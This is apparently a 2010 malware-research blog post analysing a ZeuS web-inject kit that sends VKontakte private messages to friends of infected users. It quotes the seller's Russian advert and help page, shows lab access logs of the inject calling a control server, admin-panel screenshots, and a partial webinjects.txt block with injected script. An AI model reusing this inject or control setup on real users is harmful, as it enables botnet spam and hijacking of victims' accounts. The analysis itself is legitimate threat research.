
Leveraging ZeuS to send spam through social networks

malwareint.blogspot.com/2010/01/leveraging-zeus-to-send-spam-through.html



VK Javascript Spamer for ZeuS

18.11.2009, 13:02 #1

deex
freedomscripts team

deex вне форума
Регистрация: 24.05.2009
Адрес: Сибирь


VK Javascript Spamer for ZeuS

Предлагаю вашему вниманию спамер Вконтакте.ру, написанный на Javascript
Он устанавливается инжектом к вашему трояну (написан под ZeuS, но могу переписать под другой) и имеет независимую админку.

В админке вы можете:
- просматривать статистику отправленных приваток (с какого IP, от какого ID, сколько приваток ушло). кол-во уникальных IP и общая сумма отправленного
- получить код инжекта, уже настроенный под установленную админку
- изменить пароль админки, изменить заголовок и текст сообщения
- имеется страница справки

We were able to analyze a pack to make zombies of ZeuS at spammers through social networks. Specifically, the module is analyzed developed for use in Vkontakte.ru, the Russian clone of Facebook.

This crimeware has been created by someone calling himself Deex of Freedomscripts Team and sold for the modest price of USD 100 (via WebMoney).


VK Javascript Spamer for ZeuS

18.11.2009, 13:02 #1

deex
freedomscripts team

deex вне форума
Регистрация: 24.05.2009
Адрес: Сибирь

VK Javascript Spamer for ZeuS

Предлагаю вашему вниманию спамер Вконтакте.ру, написанный на Javascript
Он устанавливается инжектом к вашему трояну (написан под ZeuS, но могу переписать под другой) и имеет независимую админку.


В админке вы можете:
- просматривать статистику отправленных приваток (с какого IP, от какого ID, сколько приваток ушло). кол-во уникальных IP и общая сумма отправленного
- получить код инжекта, уже настроенный под установленную админку
- изменить пароль админки, изменить заголовок и текст сообщения
- имеется страница справки

The pack includes several configuration files, which make it:

- **config.ini**: has defined the target (friends or online, although so far only seems to work the first option) and password of the administrator control panel. When selecting friends, messages are sent to all our contacts, but are not online at that time.
- **message.txt**: contains the text of the message to send.
- **title.txt**: contains the title of the message to send.
- **results.txt**: here were keeping the infected user statistics (vkontakte identifier, IP and number of messages sent).
- **webinjects.txt**: HTML code injected in the sitting of infected PCs sending spam trigger.

The contents of that file should be added (or completely replace) the file of the same name necessary to build binaries of ZeuS, and then reconstruct the configuration file and the executable of ZeuS.

Once the victim's PC is infected with this executable as well as sending a typical ZeuS reports, will check the page you visited and if the addition of Vkontakte.ru and be in English (does not work in other languages) , activate the injection of code in the page, which always maintains the appearance of authenticity.



VK is an all-purpose tool for finding friends, both old and new.

Our goal is to keep old friends, ex-classmates, neighbours and coworkers in touch.

We currently number **58 158 422** and counting.


VK is the most popular website in Russia and Ukraine.

On our site, you can:

- Find people with whom you've studied, worked or met on vacation.
- Learn more about people around you and make new friends.
- Stay in touch with loved ones.


Login
Register
VK © 2006-2010 Español Русский Українська Беларуская (тарашкевіца) English Српски Magyar Azərbaycan all languages »

From that moment, all requests are processed by the HTML page that handles getconfig.php later call to the real page to avoid suspicion, showing the user the actual content as you surf vkontakte.ru its pages; while below, sends a message every time you click a link from the page js.php, as seen in the following snippet from log:



```
192.168.72.131 - - [21/Jan/2010:22:29:17 +0100] "GET /spam/vk/getconfig.php HTTP/1.1" 200 104
"http://vkontakte.ru/notes.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:18 +0100] "GET /spam/vk/js.php HTTP/1.1" 200 81
"http://vkontakte.ru/mail.php?autosend=1&act=write&to=IIIIIIIIIIIII" "Mozilla/4.0 (compatible; MSIE
7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:18 +0100] "GET /spam/vk/js.php?f=0.770893946307197B
HTTP/1.1" 200 81 "http://vkontakte.ru/mail.php?autosend=1&act=write&to=BBBBBBBBB" "Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:18 +0100] "GET
/spam/vk/success.php?nocache=0.46299862810271 14&myid=XXXXXXXXX HTTP/1.1" 200 20
"http://vkontakte.ru/mail.php?autosend=1&act=write&to=WWWWWWWWW" "Mozilla/4.0 (compatible;
MSIE 7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:41 +0100] "GET /spam/vk/getconfig.php HTTP/1.1" 200 104
"http://vkontakte.ru/mail.php?id=XXXXXXXXX" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:42 +0100] "GET /spam/vk/js.php HTTP/1.1" 200 80
"http://vkontakte.ru/mail.php?autosend=1&act=write&to=AAAAAAAA" "Mozilla/4.0 (compatible; MSIE
7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:42 +0100] "GET /spam/vk/js.php?f=0.0815768911248527 2
HTTP/1.1" 200 80 "http://vkontakte.ru/mail.php?autosend=1&act=write&to=YYYYYYY" "Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:42 +0100] "GET
/spam/vk/success.php?nocache=0.0762689299550354 2&myid=XXXXXXXXX HTTP/1.1" 200 20
"http://vkontakte.ru/mail.php?autosend=1&act=write&to=AAAAAAAA" "Mozilla/4.0 (compatible; MSIE
7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:45 +0100] "GET /spam/vk/getconfig.php HTTP/1.1" 200 104
"http://vkontakte.ru/mail.php?out=1" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:46 +0100] "GET /spam/vk/js.php HTTP/1.1" 200 81
"http://vkontakte.ru/mail.php?autosend=1&act=write&to=ZZZZZZZZ" "Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:46 +0100] "GET /spam/vk/js.php?f=0.8682432031277047
HTTP/1.1" 200 80 "http://vkontakte.ru/mail.php?autosend=1&act=write&to=HHHHHHHH" "Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:29:46 +0100] "GET
/spam/vk/success.php?nocache=0.1193368723890223 5&myid=XXXXXXXXX HTTP/1.1" 200 20
"http://vkontakte.ru/mail.php?autosend=1&act=write&to=ZZZZZZZZ" "Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:30:04 +0100] "GET /spam/vk/getconfig.php HTTP/1.1" 200 104
"http://vkontakte.ru/mail.php?out=1" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"

192.168.72.131 - - [21/Jan/2010:22:30:05 +0100] "GET /spam/vk/js.php HTTP/1.1" 200 80
"http://vkontakte.ru/blank.php?code=1" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"
```

The result can be seen in the sent items, where all messages that have been sending our contacts:



Sent Messages

Select: All, Read, New, None


You have sent 18 messages.

Recipient	Subject	Actions
[redacted]	hello / 8268 hello, my friend / 5127	Send Another Message Delete
[redacted]	hello / 8759 hello, my friend / 1602	Send Another Message Delete
[redacted] today at 10:29 p.m.	hello / 7545 hello, my friend / 4242	Send Another Message Delete

All this is managed from a panel of independent control of ZeuS, which requires no database to run, since configuration and reporting are in separate text files.

The control panel is simple enough. It has a blank login page with a box to put the password that gives access to the panel itself, with a menu of 5 options:


> **Reports**: shows the result of sending spam. In our example, the ID has sent 20 messages from the specified IP.



VK JS Spamer for ZeuS by deex '09
www.freedomscripts.org

```
[~]
[~] СТАТИСТИКА очистить
[+] показать: 50 100 все
[+] ID пользователя / IP адрес / кол-во отправленных сообщений
[+] всего отправлено: 20, уникальных IP 1
[~] id65[redacted] - 192.168.72.131 - 20
[+] всего 1 записей
```

> **Inject**: shows the code injection (webinjects.txt) and links to three pages responsible for performing tasks involving the shipment.



VK JS Spamer for ZeuS by deex '09
www.freedomscripts.org

[$] ОТЧЕТЫ • ИНЖЕКТ • НАСТРОЙКИ • ПОМОЩЬ • ВЫХОД

[~]

[~] ИНЖЕКТ

[~] режим работы GET_MODE_PATH http://192.168.72.128/spam/vk/getconfig.php

[~] конфиг GET_CONFIG_PATH http://192.168.72.128/spam/vk/js.php

[~] отчеты GET_STAT_PATH http://192.168.72.128/spam/vk/success.php


[*] убедитесь что страница отображается в UTF-8 и в инжекте видны русские символы

[+] инжект

```
set_url          *vkontakte.ru*        GP
data_before
lang="en" id="vkontakte">
data_end
data_inject
<meta http-equiv='cache-control' content='no-cache'>
<meta http-equiv='expires' content='0'>
<meta http-equiv='pragma' content='no-cache'>
<base href="http://vkontakte.ru/" />
<script type='text/javascript' src='http://ajax.googleapis.com/ajax/libs/jquery/1/jquery.min.js'></script>
<script type='text/javascript'>
function array_unique(array) {
  var key = '', tmp_arr1 = {}, tmp_arr2 = {};
  var val = '';
  tmp_arr1 = array;

  var __array_search = function (needle, haystack) {
    var fkey = '';
    for (fkey in haystack) {
      if ((haystack[fkey] + '') === (needle + '')) {
        return fkey;
      }
    }
    return false;
  };

  for (key in tmp_arr1) {
    val = tmp_arr1[key];
    if (false === __array_search(val, tmp_arr2)) {
      tmp_arr2[key] = val;
    }
```

[~]

Settings: From here you can manage the configuration files to change the password and set the title and body of the message to send. This data is stored in the configuration files mentioned above.



VK JS Spamer for ZeuS by deex '09
www.freedomscripts.org

[$] ОТЧЕТЫ • ИНЖЕКТ • НАСТРОЙКИ • ПОМОЩЬ • ВЫХОД

[~]

[~] РЕДАКТОР КОНФИГА

[-] пароль на админку:

[~] старый

[~] новый

[~] повтор

[-] спам

[~] заголовок

[~] hello

[~] сообщение

hello, my friend


[~]

[-]

[~] SAVE

[~]

Help: A brief page with some indication of what this pack and the two component parts: Inject and Admin.


VK JS Spamer for ZeuS by deex '09
[1] ОТЧЕТЫ • ИНЖЕКТ • НАСТРОЙКИ • ПОМОЩЬ • ВЫХОД
[~]
[~] ПОМОЩЬ
[~]

[~] VK JS Spamer for ZeuS - это спамер, написанный на яваскрипт.
Он предназначен для рассылки приватных сообщений непосредственно с зараженных компьютеров,
без участия пользователя.

Спамер состоит из инжекта и админки.

Инжект

Вы можете получить его в разделе "ИНЖЕКТ".
После этого вам надо будет поместить его в webinjects.txt
Зевса и заново скомпилировать конфиг.

Админка

Написана на php5 и состоит из следующих разделов:
ГЛАВНАЯ - статистика. ИД пользователя, его IP, кол-во отосланных с него сообщений
ИНЖЕКТ - форма для получения инжекта, который привязан к сайту на котором в данный момент находится эта админка
НАСТРОЙКИ - изменение пароля от админки, типа рассылки (друзьям или по онлайн, см. ниже), заголовка и сообщения
ПОМОЩЬ - этот раздел

Рассылка

В данный момент рассылка возможна только по друзьям.
При открытии браузера скрипт собирает всех друзей, перемешивает случайным образом и начинает рассылать им приватные сообщения.
Рассылка по тем кто онлайн представляет из себя получение случайного юзера,
найденного в онлайне и отправку ему заданного сообщения.

Logout. To exit the control panel.

In short, this package demonstrates how easy it's to take advantage of belonging to a botnet zombies under the control of ZeuS for the sending of messages through social networks. Although this case concerns only in the first instance, to Vkontakte.ru, adapt it to other social networks or use it for other attacks through web pages, such as making fraudulent clicks, it would be pretty easy.
Related Information

ZeuS Botnet y su poder de reclutamiento zombi
ZeuS, spam y certificados SSL
Eficacia de los antivirus frente a ZeuS
Especial!! ZeuS Botnet for Dummies
Botnet. Securización en la nueva versión de ZeuS
Fusión. Un concepto adoptado por el crimeware actual
ZeuS Carding World Template. (...) la cara de la botnet
Entidades financieras en la mira de la botnet Zeus II
Entidades financieras en la mira de la botnet Zeus I
LuckySploit, la mano derecha de Zeus
ZeuS Botnet. Masiva propagación de su troyano II
ZeuS Botnet. Masiva propagación de su troyano I Ernesto Martin
Crimeware Researcher in Malware Intelligence